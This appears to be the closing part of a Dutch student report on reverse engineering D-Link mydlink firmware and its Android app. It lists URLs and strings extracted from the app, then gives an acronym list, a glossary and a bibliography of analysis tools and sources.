- http://schemas.android.com/apk/res/android
- http://www.w3.org/ns/ttml#parameter
- http://www.youtube.com/watch?v=
- https://.facebook.com
- https://accounts.google.com/o/oauth2/revoke?token=
- https://api.auto.mydlink.com/me/user/forgot_pwd?client_id=
- https://app-measurement.com/a
- https://d1qxhl6wygjy2n.cloudfront.net/
- https://d1qxhl6wygjy2n.cloudfront.net/News_history.json
- https://d1rvtd08ngd4ef.cloudfront.net/3rd_webpage/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/Supported_Camera/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/Tutorial_revamp/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/Webview/UAP/firmware_available/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/device_qig/DCS-8635LH/index.html
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy_and_tos/privacy_policy_content.html?lang=
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy_and_tos/privacy_policy_content_revamp.html
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy_and_tos/terms_of_use_and_privacy_policy_content_revamp.html
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy_and_tos/terms_of_use_content.html?lang=
- https://d1rvtd08ngd4ef.cloudfront.net/new+mydlink/privacy_and_tos/terms_of_use_content_revamp.html
- https://d1vzklxl368c7b.cloudfront.net/.well-known/assetlinks.json\
- https://d1vzklxl368c7b.cloudfront.net/eshop_ww/app_eshop.json
- https://d1vzklxl368c7b.cloudfront.net/mydlink?app_flip_type=alexa

- https://d1vzklxl368c7b.cloudfront.net/mydlink_hlv2_rd/cfg_devices.json
- https://d1vzklxl368c7b.cloudfront.net/mydlink_hlv2_ww/cfg_devices.json
- https://d3b7bmgzca3jog.cloudfront.net/image/DCHG020XA1_S3_offline.png
- https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ110A1_S3_offline.png
- https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ120A1_S3_offline.png
- https://d3b7bmgzca3jog.cloudfront.net/image/DCHZ510A1_S3_offline.png
- https://d3b7bmgzca3jog.cloudfront.net/image/DSPW110A1_S3_offline.png
- https://d3b7bmgzca3jog.cloudfront.net/image/DSPW215A1_S3_offline.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_gateway.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_off_gateway.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_off_smartplug.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_off_zcontact.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_off_zpir.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_off_zsiren.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_gateway.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_gateway.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_smartplug.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_zcontact.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_zpir.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_off_zsiren.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_smartplug.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_zcontact.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_zpir.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_policy_zsiren.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_smartplug.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_zcontact.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_zpir.png
- https://d3b7bmgzca3jog.cloudfront.net/image/device_zsiren.png
- https://d3w50y3vm0ysj5.cloudfront.net/Services/Cloud_Recorder_Lite/Introduction/Introduction_page_cad.html
- https://d3w50y3vm0ysj5.cloudfront.net/Services/Cloud_Recorder_Lite/Introduction/Introduction_page_eur.html
- https://d3w50y3vm0ysj5.cloudfront.net/Services/Cloud_Recorder_Lite/Introduction/Introduction_page_gbp.html
- https://d3w50y3vm0ysj5.cloudfront.net/Services/Cloud_Recorder_Lite/Introduction/Introduction_page_usd.html
- https://d3w50y3vm0ysj5.cloudfront.net/help_2/faq_FirmwareUpgrade_Lite.html
- https://d3w50y3vm0ysj5.cloudfront.net/help_2/faq_LR_SupportModel_Lite.html
- https://d3w50y3vm0ysj5.cloudfront.net/help_2/faq_LR_SupportModel_eu_Lite.html
- https://facebook.com
- https://facebook.com/device?user_code=%1$s&qr=1
- https://firebase-settings.crashlytics.com/spi/v2/platforms/android/gmp/%s/settings
- https://firebaseremoteconfig.googleapis.com/v1/projects/%s/namespaces/%s:fetch
- https://madeby.google.com/home-app/?deeplink=setup%2Fha_linking%3Fagent_id%3Dmydlink-181006
- https://pagead2.googlesyndication.com/pagead/gen_204?id=gmob-apps
- https://play.google.com/store
- https://plus.google.com/
- https://reports.crashlytics.com/sdk-api/v1/platforms/android/apps/%s/minidumps
- https://reports.crashlytics.com/spi/v1/platforms/android/apps/%s/reports
- https://resources.dlink.com/mydlink/

- https://resources.dlink.com/mydlink/en/FAQ/Two-Factor%20Authentication%20(2FA)/How_do_I_add_a_new_device_to_the_trusted_device_list_if_the_list_is_full_and_none_of_the_trusted_devices_is_available_.htm
- https://update.crashlytics.com/spi/v1/platforms/android/apps
- https://update.crashlytics.com/spi/v1/platforms/android/apps/%s
- https://www.dlink.com/en/products/dch-g022-mydlink-connected-home-hub
- https://www.dlink.com/smartdiy
- https://www.dlink.com/support
- https://www.google.com
- https://www.googleadservices.com/pagead/conversion/app/deeplink?id_type=adid&sdk_version=%s&rdid=%s&bundleid=%s&retry=%s
- https://www.googleapis.com/auth/games
- https://www.googleapis.com/auth/games_lite
- https://www.mydlink.com
- https://www.mydlink.com/content/productfamily/uap
- https://www.youtube.com
- https://www.youtube.com/iframe_api
- https://www.youtube.com/watch?v=6udwMUBvOk0
- https://www.youtube.com/watch?v=HbUvyGowM4k&list=PLfV6hV7cmGt7fdJcChnUYeBS6Tk2xPDV5&index=8
- https://www.youtube.com/watch?v=O1NZAakSKKI&list=PLfV6hV7cmGt7fdJcChnUYeBS6Tk2xPDV5&index=10
- https://www.youtube.com/watch?v=RKjr0Sq89Rk&list=PLfV6hV7cmGt7fdJcChnUYeBS6Tk2xPDV5&index=10
- https://www.youtube.com/watch?v=oIdRMxf38TQ&feature=youtu.be
- https://youtu.be/81KveetAKY8
- https://youtu.be/8cj6uO_ptkU
- https://youtu.be/b1uV7aaS4E4
- info/site
- java/lang/
- java/lang/Class
- java/lang/Object
- java/lang/Void
- java/lang/annotation/Annotation
- java/util/
- java/util/Collection
- java/util/List
- java/util/function/
- market://details?id=com.dlink.mydlinkbaby
- market://details?id=com.dlink.mydlinkunified
- me/permissions
- me/staging_resources
- me/user/services
- oauth/access_token
- oauth/authorize
- oauth/authorize2
- oauth/sub_access_token_v2
- org/threeten/bp/TZDB.dat
- overrides.txt
- posixTimezone.json
- ref/Reference
- reflect/KFunction

- stream/Stream
- timezone.json
- yyyy/MM/dd
- yyyy/mm/dd

Acroniemen

CVSS Common Vulnerability Scoring System. 41

DIE Detect it Easy. 17, 18

DNS Domeinnaam systeem. 9

ELF Executable and Linkable Format. 17, 20

FAQ Frequently Asked Questions. 3

MobSF Mobile Security Framework. 29

OWASP Open Web Application Security Project. 41

PE Portable Executable. 17

POC Proof of Concept Exploit-code. 31, 39, 45

RE Reverse Engeneering. i, 8, 9, 14, 26

SHA Secure Hash Algorithm. 42

VPN Virtueel Privé Netwerk. 9

Woordenlijst

entropy De hoeveelheid willekeur aan data/bytes die gebruikt wordt om de werking van het programma te beschrijven. 17, 18

FlareVM Een windows distributie gebruikt voor reverse engeneering. 9, 17

Kali Linux Een linux distributie voor hackers. 9, 30

library Een library of meerdere Libaries zijn de bibliotheken van een programma. 17, 30, 41

LSbyte Least Significant Byte. 21

matryoshka Recursief scannen van uitgepakte bestanden. 20

MSbyte Most Significant Byte. 21

VMware Een virtuele machine vaak gebruikt door hackers. i, 9, 11

Bibliografie

[Committee, 1995] Committee, T. (1995). *Book I: Executable and Linking Format (ELF)*. TIS Committee, Niet bekend.

[Corporation, 2022] Corporation, C. (2022). https://www.winzip.com/en/learn/tips/what-is-lzma/. https://www.winzip.com/en/learn/tips/what-is-lzma/.

[Craigz28, 2022] Craigz28 (2022). Firmwalker. https://github.com/craigz28/firmwalker.

[Damato, 2016] Damato, J. (2016). How does ltrace work? https://blog.packagecloud.io/how-does-ltrace-work/.

[Kim et al., 2020] Kim, M., Kim, D., Kim, E., Kim, S., Jang, Y., and Kim, Y. (2020). FirmAE: Towards large-scale emulation of iot firmware for dynamic analysis.

[Osdev.org, 2022] Osdev.org (2022). Loading elf binaries. https://wiki.osdev.org/ELF#Loading_ELF_Binaries/.

[ProtonVPN, 2022] ProtonVPN (2022). secure-vpn. https://protonvpn.com/nl/secure-vpn/.

[Seitz and Arnold, 2021] Seitz, J. and Arnold, T. (2021). *Black hat python 2nd Edition: Python Programming for Hackers and Pentesters*. No starch press Inc, San Francisco.

[VMware, 2022] VMware (2022). Configuring virtual network adapter settings. https://docs.vmware.com/en/VMware-Workstation-Player-for-Windows/16.0/com.vmware.player.win.using.doc/GUID-C82DCB68-2EFA-460A-A765-37225883337D.html.

[Wiersma, 2022a] Wiersma, A. (2022a). Disassemblers. https://edhub.novi.nl/study/courses/426/content/10493.

[Wiersma, 2022b] Wiersma, A. (2022b). Reverse engeneering statische analyse. https://edhub.novi.nl/study/courses/426/content/10473.